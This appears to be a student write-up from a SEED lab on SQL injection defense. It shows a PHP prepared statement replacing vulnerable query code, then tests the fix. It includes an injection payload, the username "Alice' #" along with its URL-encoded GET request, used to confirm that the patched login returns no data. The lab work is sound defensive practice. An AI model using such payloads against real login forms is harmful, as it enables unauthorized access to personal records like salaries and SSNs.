And added the binded code which converts input data to text and does not execute the query instead it binds the data into text and then its execute 1 statement at a time only



```
root@95830d0e29bb: /var/www/SQL_Injection/defense
 GNU nano 4.8                                    unsafe.php
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
*/

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_parm("ss",$input_uname,$hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();

$stmt->close();
// close the sql connection
$conn->close();
?>
```


Any input here will be bind to parameter and then execute and actual statement will bind to result after execution of parameter

Comment the code below $conn=getdb(); Till end of if closing bracked } statement bracket and add my following code

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_parm("ss",$input_uname,$hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();

$stmt->close();
// close the sql connection
$conn->close();
?>
```

Then Control X to save and Yes to modify and Enter



```
root@95830d0e29bb:/var/www/SQL_Injection/defense# nano unsafe.php
root@95830d0e29bb:/var/www/SQL_Injection/defense# nano unsafe.php
root@95830d0e29bb:/var/www/SQL_Injection/defense# 
```


Open browser go to www.seed-server.com/defence


user : Alice

password: wahabhere

// we changed in pervious attack

With correct credentials we got the correct information from database






Information returned from the database


- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **20000**
- Social Security Number: **10211002**

Now we will execute the Sql Injection command


Get Information

USERNAME: Alice' #

PASSWORD: Password


www.seed-server.com/defense/getinfo.php?username=Alice'+%23&Password=

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

We got no value from database means we have successful defended the sql injection attack from the attacker by just modifying the unsafe.php in order to prevent we have binded the input data to variable then it executes and its fetch it accepts text only even if its code it will not execute rather it will be converted to text and will be fetched now